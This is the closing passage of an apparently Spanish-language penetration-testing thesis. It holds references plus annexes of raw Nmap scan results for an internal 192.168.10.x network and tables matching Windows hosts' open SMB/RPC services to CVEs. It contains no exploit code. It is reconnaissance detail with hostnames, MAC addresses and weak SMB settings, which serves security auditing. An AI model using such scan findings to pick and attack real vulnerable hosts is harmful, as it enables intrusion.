- [12] Ettercap Project, «Proyecto Ettercap,» 2019. [En línea]. Available: <https://www.ettercap-project.org/>. [Último acceso: 21 Noviembre 2020].
- [13] Total Publish Network S.A, «MC,» 24 Febrero 2018. [En línea]. Available: [https://www.muycomputer.com/2018/02/24/wifi-traves-adaptadores-usb-lo-debes-saber/#:~:text=Como%20su%20propio%20nombre%20indica,de%20red%20inal%C3%A1brica%20\(WiFi\)..](https://www.muycomputer.com/2018/02/24/wifi-traves-adaptadores-usb-lo-debes-saber/#:~:text=Como%20su%20propio%20nombre%20indica,de%20red%20inal%C3%A1brica%20(WiFi)..) [Último acceso: 25 Enero 2020].
- [14] UNITEL - TC, «UNITEL - Blog de UNITEL- TC,» Marzo 2018. [En línea]. Available: <https://unitel-tc.com/seguridad-informatica-en-las-empresas-consejos/>. [Último acceso: 10 Diciembre 2020].
- [15] A. F. Ramos, «Infomed Instituciones,» 2019. [En línea]. Available: <https://instituciones.sld.cu/dnspminsap/seguridad-informatica/>. [Último acceso: 10 Diciembre 2020].
- [16] Tuyú Technology, «Importancia de la Seguridad Informática - Tuyú Technology,» 11 Julio 2017. [En línea]. Available: <https://www.tuyu.es/importancia-seguridad-informatica/>. [Último acceso: 10 Diciembre 2020].
- [17] P. N. D. DESARROLLO, «PLAN NACIONAL DE DESARROLLO ECUADOR,» 2017. [En línea]. Available: https://www.planificacion.gob.ec/wp-content/uploads/downloads/2017/10/PNBV-26-OCT-FINAL_0K.compressed1.pdf. [Último acceso: 29 Noviembre 2019].
- [18] A. V. Gaibor, «Biblioteca Digital - Escuela Politecnica Nacional,» Octubre 2007. [En línea]. Available: <https://bibdigital.epn.edu.ec/bitstream/15000/548/1/CD-1053.pdf>. [Último acceso: 3 Enero 2021].
- [19] W. G. Cruz Saavedra, «Repositorio Institucional - Universidad Privada del Norte,» 2 Junio 2014. [En línea]. Available: <https://repositorio.upn.edu.pe/handle/11537/10239?show=full>. [Último acceso: 3 Enero 2021].
- [20] Equipo de Expertos en TICS, Universidad Internacional de Valencia, «Ciencia y Tecnología - Seguridad Informática, Universidad Internacional de Valencia,» 21 Marzo 2018. [En línea]. Available: <https://www.universidadviu.com/int/actualidad/nuestros-expertos/que-es-la-seguridad-informatica-y-como-puede-ayudarme>. [Último acceso: 5 Enero 2021].
- [21] A. López, Seguridad Informática, Madrid - España: Editex, 2011.
- [22] Equipo de expertos de TICS, Universidad Internacional de Valencia, «Ciencia y Tecnología - Principios fundamentales de Seguridad en redes, Universidad

- Internacional de Valencia(VIU),» 10 Octubre 2018. [En línea]. Available: <https://www.universidadviu.com/es/actualidad/nuestros-expertos/principios-fundamentales-de-la-seguridad-en-redes>. [Último acceso: 6 Enero 2021].
- [23] Cisco, «Que es la seguridad de Red, Cisco,» 2018. [En línea]. Available: https://www.cisco.com/c/es_mx/products/security/what-is-network-security.html. [Último acceso: 6 Enero 2021].
- [24] D. J. W. Andrew S. Tanenbaum, Redes de Computadoras, México: Pearson Education, Inc, 2012.
- [25] Universidad Nacional Autónoma de México., «Etical Hacking, Universidad Nacional Autónoma de México.,» 22 Octubre 2012. [En línea]. Available: <https://www.cert.org.mx/historico/documento/index.html-id=7>. [Último acceso: 3 Enero 2021].
- [26] Expertos En TICS. Universidad Internacional de Valencia, «Ciencia y Tecnología - Hacking Ético y su importancia dentro de las empresas,» 6 Marzo 2018. [En línea]. Available: <https://www.universidadviu.com/es/actualidad/nuestros-expertos/el-hacking-etico-y-su-importancia-dentro-de-las-empresas>. [Último acceso: 3 Enero 2021].
- [27] Campus Internacional de Ciberseguridad, Enit Innova Business School, «¿Qué es el Pentesting?, Campus Internacional de Ciberseguridad.,» 16 Diciembre 2020. [En línea]. Available: <https://www.campusciberseguridad.com/blog/item/139-que-es-el-pentesting>. [Último acceso: 3 Enero 2021].
- [28] Esaú A. OpenWebinars, «¿Qué es el Pentesting?, OpenWebinars,» 24 Octubre 2018. [En línea]. Available: <https://openwebinars.net/blog/que-es-el-pentesting/>. [Último acceso: 3 Enero 2021].
- [29] F. Catoira, «Penetration Testing. We live Security by Eset,» 24 Julio 2012. [En línea]. Available: <https://www.welivesecurity.com/la-es/2012/07/24/penetration-test-en-que-consiste/>. [Último acceso: 3 Enero 2021].
- [30] J. Pranefata, «Qué es pentesting y cómo detectar y prevenir ciberataques, Hiberus,» 23 Agosto 2018. [En línea]. Available: <https://www.hiberus.com/crecemos-contigo/que-es-pentesting-para-detectar-y-prevenir-ciberataques/>. [Último acceso: 3 Enero 2021].
- [31] Kaspersky , «Que es la Ciberseguridad. Kaspersky,» 2018. [En línea]. Available: <https://latam.kaspersky.com/resource-center/definitions/what-is-cyber-security>. [Último acceso: 3 Enero 2021].
- [32] The PTES Team, «Ptes-Standard,» 2017. [En línea]. Available: <https://pentest-standard.readthedocs.io/en/latest/index.html>. [Último acceso: 8 Noviembre 2020].

- [33] Redes Zone , «Redes Zone,» 06 Diciembre 2016. [En línea]. Available: <https://www.redeszone.net/2016/12/06/mitmap-programa-uno-realizar-ataques-man-in-the-middle/>. [Último acceso: 21 Noviembre 2020].
- [34] K. R. Lago, «Linkedin - Metodologías para la auditoria de la seguridad,» 12 Diciembre 2017. [En línea]. Available: <https://es.linkedin.com/pulse/metodolog%C3%ADas-para-la-auditoria-de-seguridad-kevin-rodriguez-lago>. [Último acceso: 10 Diciembre 2020].

ANEXOS

Anexo 1: Imágenes con información de los dispositivos excluyentes encontrados en la fase 1.

IP: 192.168.10.2

```
Nmap scan report for 192.168.10.2
Host is up (0.022s latency).
All 1000 scanned ports on 192.168.10.2 are filtered
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops
```

IP: 192.168.10.3

```
Nmap scan report for 192.168.10.3
Host is up (0.011s latency).
All 1000 scanned ports on 192.168.10.3 are filtered
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops
```

IP: 192.168.10.4

```
Nmap scan report for 192.168.10.4
Host is up (0.013s latency).
All 1000 scanned ports on 192.168.10.4 are filtered
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops
```

IP 192.168.10.5

```
Nmap scan report for 192.168.10.5
Host is up (0.011s latency).
All 1000 scanned ports on 192.168.10.5 are filtered
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops
```

IP: 192.168.10.6

```
Nmap scan report for 192.168.10.6
Host is up (0.016s latency).
All 1000 scanned ports on 192.168.10.6 are filtered
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops
```

IP: 192.168.10.8

```
Nmap scan report for 192.168.10.8
Host is up (0.016s latency).
All 1000 scanned ports on 192.168.10.8 are filtered
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops
```

IP: 192.168.10.19

```
Nmap scan report for 192.168.10.19
Host is up (0.022s latency).
All 1000 scanned ports on 192.168.10.19 are filtered
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops
```

IP 192.168.10.23

```
Nmap scan report for 192.168.10.23
Host is up (0.013s latency).
All 1000 scanned ports on 192.168.10.23 are filtered
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops
```

IP: 192.168.10.25 (Switch Cisco)

```
Nmap scan report for 192.168.10.25
Host is up (0.023s latency).
Not shown: 991 filtered ports
PORT      STATE SERVICE      VERSION
705/tcp   closed agentx
801/tcp   closed device
1040/tcp  closed netsaint
1066/tcp  closed fpo-fns
2557/tcp  closed nicetec-mgmt
2725/tcp  closed msolap-ptp2
7920/tcp  closed unknown
9001/tcp  closed tor-orport
49155/tcp closed unknown
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: switch
Running: Cisco IOS 10.X
OS CPE: cpe:/h:cisco:catalyst_3000 cpe:/o:cisco:ios:10.3
OS details: Cisco 3000 switch (IOS 10.3)
Network Distance: 2 hops
```

IP: 192.168.10.81

```
Nmap scan report for 192.168.10.81
Host is up (0.035s latency).
All 1000 scanned ports on 192.168.10.81 are filtered
Too many fingerprints match this host to give specific OS details
Network Distance: 2 hops
```

IP: 192.168.10.99

```
TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
- Hop 1 is the same as for 192.168.10.0
2 2.69 ms 192.168.10.98

Nmap scan report for 192.168.10.99
Host is up (0.29s latency).
Not shown: 996 closed ports
PORT      STATE SERVICE      VERSION
80/tcp    open  tcpwrapped
443/tcp   open  tcpwrapped
515/tcp   open  printer
9100/tcp  open  jetdirect?
Device type: switch|phone
Running (JUST GUESSING): Cisco IOS 10.X (94%), Cisco embedded (89%), Nokia Symbian OS (86%)
OS CPE: cpe:/h:cisco:catalyst_3000 cpe:/o:cisco:ios:10.3 cpe:/h:cisco:sf300 cpe:/h:cisco:sg300 cpe:/o:nokia:symbian_os
Aggressive OS guesses: Cisco 3000 switch (IOS 10.3) (94%), Cisco SF300 or SG300 switch (89%), Cisco Catalyst 1900 switch (87%), Nokia 3600i mobile phone (86%)
No exact OS matches for host (test conditions non-ideal).

TRACEROUTE (using port 110/tcp)
HOP RTT ADDRESS
- Hop 1 is the same as for 192.168.10.0
2 ... 30
```

IP: 192.168.19.105

```
Nmap scan report for 192.168.19.105
Host is up (0.029s latency).
Not shown: 994 filtered ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 8.1 Pro 9600 microsoft-ds (workgroup: WORKGROUP)
3389/tcp  open  ms-wbt-server Microsoft Terminal Service
5357/tcp  open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-title: Service Unavailable
49156/tcp open  msrpc        Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge|general purpose
Running (JUST GUESSING): Oracle Virtualbox (96%), QEMU (90%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox (96%), QEMU user mode network gateway (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=25 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: SONIA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
_ clock-skew: mean: 1h53m43s, deviation: 2h53m29s, median: 13m33s
nbstat: NetBIOS name: SONIA, NetBIOS user: <unknown>, NetBIOS MAC: 60:6c:66:51:b6:70 (Intel Corporate)
Names:
  SONIA<00>          Flags: <unique><active>
  SONIA<20>          Flags: <unique><active>
  WORKGROUP<00>     Flags: <group><active>
  WORKGROUP<1e>     Flags: <group><active>
_ smb-os-discovery:
  OS: Windows 8.1 Pro 9600 (Windows 8.1 Pro 6.3)
```

```
nbstat: NetBIOS name: SONIA, NetBIOS user: <unknown>, NetBIOS MAC: 60:6c:66:51:b6:70 (Intel Corporate)
Names:
  SONIA<00>          Flags: <unique><active>
  SONIA<20>          Flags: <unique><active>
  WORKGROUP<00>     Flags: <group><active>
  WORKGROUP<1e>     Flags: <group><active>
_ smb-os-discovery:
  OS: Windows 8.1 Pro 9600 (Windows 8.1 Pro 6.3)
  OS CPE: cpe:/o:microsoft:windows_8.1::-
  Computer name: sonia
  NetBIOS computer name: SONIA\x00
  Workgroup: WORKGROUP\x00
  System time: 2020-01-31T09:21:06-05:00
_ smb-security-mode:
  account_used: guest
  authentication_level: user
  challenge_response: supported
  message_signing: disabled (dangerous, but default)
_ smb2-security-mode:
  2.02:
  - Message signing enabled but not required
_ smb2-time:
  date: 2020-01-31T14:21:07
  start date: 2020-01-28T10:54:17
```

IP: 192.168.10.110

```
Nmap scan report for 192.168.10.110
Host is up (0.022s latency).
Not shown: 996 filtered ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 7 Ultimate 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49156/tcp open  msrpc        Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge|general purpose
Running (JUST GUESSING): Oracle Virtualbox (96%), QEMU (90%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox (96%), QEMU user mode network gateway (90%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=33 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: WILLIANAUGUSTOR; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
  _clock-skew: mean: -6m13s, deviation: 34m28s, median: 13m40s
  nbstat: NetBIOS name: WILLIANAUGUSTOR, NetBIOS user: <unknown>, NetBIOS MAC: 48:d2:24:4f:5b:33 (Liteon Technology)
  Names:
    WILLIANAUGUSTOR<20>  Flags: <unique><active>
    WILLIANAUGUSTOR<00>  Flags: <unique><active>
    WORKGROUP<00>       Flags: <group><active>
    WORKGROUP<1e>       Flags: <group><active>
  - smb-os-discovery:
    OS: Windows 7 Ultimate 7601 Service Pack 1 (Windows 7 Ultimate 6.1)
    OS CPE: cpe:/o:microsoft:windows_7::sp1
    Computer name: WILLIANAUGUSTOR
    NetBIOS computer name: WILLIANAUGUSTOR\x00
```

IP:192.168.10.117

```
Nmap scan report for 192.168.10.117
Host is up (0.019s latency).
Not shown: 995 filtered ports
PORT      STATE SERVICE      VERSION
135/tcp   open  msrpc        Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds Windows 10 Home 18362 microsoft-ds (workgroup: WORKGROUP)
2988/tcp  open  enpp?
6646/tcp  open  unknown
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: bridge|general purpose
Running (JUST GUESSING): Oracle Virtualbox (97%), QEMU (91%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu
Aggressive OS guesses: Oracle Virtualbox (97%), QEMU user mode network gateway (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=26 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: DESKTOP-UBLF071; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
  _clock-skew: mean: 1h53m46s, deviation: 2h53m22s, median: 13m40s
  nbstat: NetBIOS name: DESKTOP-UBLF071, NetBIOS user: <unknown>, NetBIOS MAC: 40:49:0f:2e:e1:1d (Hon Hai Precision Ind.)
  Names:
    DESKTOP-UBLF071<00>  Flags: <unique><active>
    WORKGROUP<00>       Flags: <group><active>
    DESKTOP-UBLF071<20>  Flags: <unique><active>
    WORKGROUP<1e>       Flags: <group><active>
  - smb-os-discovery:
    OS: Windows 10 Home 18362 (Windows 10 Home 6.3)
    OS CPE: cpe:/o:microsoft:windows_10::-
    Computer name: DESKTOP-UBLF071
    NetBIOS computer name: DESKTOP-UBLF071\x00
    Workgroup: WORKGROUP\x00
    System time: 2020-01-31T09:21:00-05:00
  - smb-security-mode:
    account_used: <blank>
    authentication_level: user
    challenge_response: supported
    message_signing: disabled (dangerous, but default)
  - smb2-security-mode:
    2.02:
      Message signing enabled but not required
  - smb2-times:
    date: 2020-01-31T14:21:00
    start_date: N/A
```

```
Host script results:
  _clock-skew: mean: 1h53m46s, deviation: 2h53m22s, median: 13m40s
  nbstat: NetBIOS name: DESKTOP-UBLF071, NetBIOS user: <unknown>, NetBIOS MAC: 40:49:0f:2e:e1:1d (Hon Hai Precision Ind.)
  Names:
    DESKTOP-UBLF071<00>  Flags: <unique><active>
    WORKGROUP<00>       Flags: <group><active>
    DESKTOP-UBLF071<20>  Flags: <unique><active>
    WORKGROUP<1e>       Flags: <group><active>
  - smb-os-discovery:
    OS: Windows 10 Home 18362 (Windows 10 Home 6.3)
    OS CPE: cpe:/o:microsoft:windows_10::-
    Computer name: DESKTOP-UBLF071
    NetBIOS computer name: DESKTOP-UBLF071\x00
    Workgroup: WORKGROUP\x00
    System time: 2020-01-31T09:21:00-05:00
  - smb-security-mode:
    account_used: <blank>
    authentication_level: user
    challenge_response: supported
    message_signing: disabled (dangerous, but default)
  - smb2-security-mode:
    2.02:
      Message signing enabled but not required
  - smb2-times:
    date: 2020-01-31T14:21:00
    start_date: N/A

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
- Hop 1 is the same as for 192.168.10.0
2 1.63 ms 192.168.10.117
```

IP:192.168.10.120

```
Nmap scan report for 192.168.10.120
Host is up (0.14s latency).
Not shown: 948 filtered ports
PORT      STATE SERVICE          VERSION
139/tcp   open  netbios-ssn     Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
3389/tcp  closed ms-wbt-server
5357/tcp  open  http             Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
7777/tcp  closed cbt
7778/tcp  closed interwise
10243/tcp closed unknown
49152/tcp closed unknown
49153/tcp closed unknown
49154/tcp closed unknown
49157/tcp closed unknown
49159/tcp closed unknown
49160/tcp closed unknown
49161/tcp closed unknown
49163/tcp closed unknown
49165/tcp closed unknown
49167/tcp closed unknown
49175/tcp closed unknown
49176/tcp closed unknown
49400/tcp closed compaqdiag
49999/tcp closed unknown
50000/tcp closed ibm-db2
50001/tcp closed unknown
50003/tcp closed unknown
50006/tcp closed unknown
50300/tcp closed unknown
```

```
Running (JUST GUESSING): Oracle Virtualbox (95%), QEMU (93%), Cisco embedded (86%)
OS CPE: cpe:/o:oracle:virtualbox cpe:/a:qemu:qemu cpe:/h:cisco:css_11501
Aggressive OS guesses: Oracle Virtualbox (95%), QEMU user mode network gateway (93%), Cisco CSS 11501 switch (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=21 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
_ clock-skew: 13m40s
nbstat: NetBIOS name: DESKTOP-MTM4TJL, NetBIOS user: <unknown>, NetBIOS MAC: 0c:54:15:c2:37:33 (Intel Corporate)
Names:
  DESKTOP-MTM4TJL<20>  Flags: <unique><active>
  DESKTOP-MTM4TJL<00>  Flags: <unique><active>
  WORKGROUP<00>      Flags: <group><active>
_smb2-security-mode:
  2.02:
  - Message signing enabled but not required
_smb2-time:
  date: 2020-01-31T14:21:07
  start_date: N/A
_

TRACEROUTE (using port 80/tcp)
HOP RTT ADDRESS
- Hop 1 is the same as for 192.168.10.0
2 1.56 ms 192.168.10.120
```


Anexo 2: Tablas con información de computadores excluyentes encontrados en la fase 2.

Información del equipo IP: 192.168.10.65 Tipo: Ordenador-PC Sistema Operativo: No definido			
Puertos abiertos	Servicio	Versión de servicio	Descripción de vulnerabilidad (CVE)
135	Msrpc	Microsoft Windows RPC	<ul style="list-style-type: none"> • CVE: No identificado
139	Netbios-ssn	Microsoft Windows Netbios-ssn	<ul style="list-style-type: none"> • CVE: No identificado
445	Microsoftsds	No Definido	<ul style="list-style-type: none"> • CVE: No identificado

Información del equipo IP: 192.168.10.105 Tipo: Ordenador-PC Sistema Operativo: Windows 8.1 pro 6.3			
Puertos abiertos	Servicio	Versión de servicio	Identificador de Vulnerabilidad (CVE)
135	msrpc	Microsoft Windows RPC	<ul style="list-style-type: none"> • CVE-2015-2370 • CVE-2016-0178
139	netbios-ssn	Microsoft Windows netbios-ssn	<ul style="list-style-type: none"> • CVE-2017-0174 • CVE-2016-3299 • CVE-2017-0161
445	microsoftsds	Windows 8.1 Pro 9600 microsoftsds	<ul style="list-style-type: none"> • CVE-2018-8335 • CVE-2017-0148
3389	ms-wbt-server	Microsoft Terminal Service	<ul style="list-style-type: none"> • CVE: No definido

5357	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnp)	<ul style="list-style-type: none"> • CVE-2015-1635
49156	msrprc	Microsoft Windows RPC	<ul style="list-style-type: none"> • CVE-2015-2370 • CVE-2016-0178

Información del equipo IP: 192.168.10.110 Tipo: Ordenador - PC Sistema Operativo: Windows 7 Ultimate Nombre del equipo: WILLIANAUGUSTOR			
Puertos abiertos	Servicio	Versión de servicio	Identificador de vulnerabilidad (CVE)
135	Msrpc	Microsoft Window RPC	<ul style="list-style-type: none"> • CVE-2013-3175
139	Netbios-ssn	Microsoft Windows netbios-ssn	<ul style="list-style-type: none"> • CVE-2015-2370 • CVE-2013-3175
445	Microsoft- ds	Windows 7 ultimate 7601 SP1 microsoft- ds	<ul style="list-style-type: none"> • CVE-2017-0143 • CVE-2017-0147
49156	Msrpc	Microsoft Windows RPC	<ul style="list-style-type: none"> • CVE-2013-3175

Información del equipo

IP: 192.168.10.117

Tipo: Ordenador-PC

Sistema Operativo: Windows 10 Home 6.3

Nombre del equipo: DESKTOP-UBLF071

Puertos abiertos	Servicio	Versión de servicio	Identificador de vulnerabilidad (CVE)
135	Msprc	Microsoft Windows RPC	<ul style="list-style-type: none">• CVE-2018-8514
139	Netbios-ssn	Microsoft Windows netbios-ssn	<ul style="list-style-type: none">• CVE-2017-0174• CVE-2017-0161
445	Microsofts	Windows 10 Home 18362 microsoft-ds	<ul style="list-style-type: none">• CVE: No identificado
2968	Enpp?	No Definido	<ul style="list-style-type: none">• CVE: No identificado
6646	unknown	No Definido	<ul style="list-style-type: none">• CVE: No identificado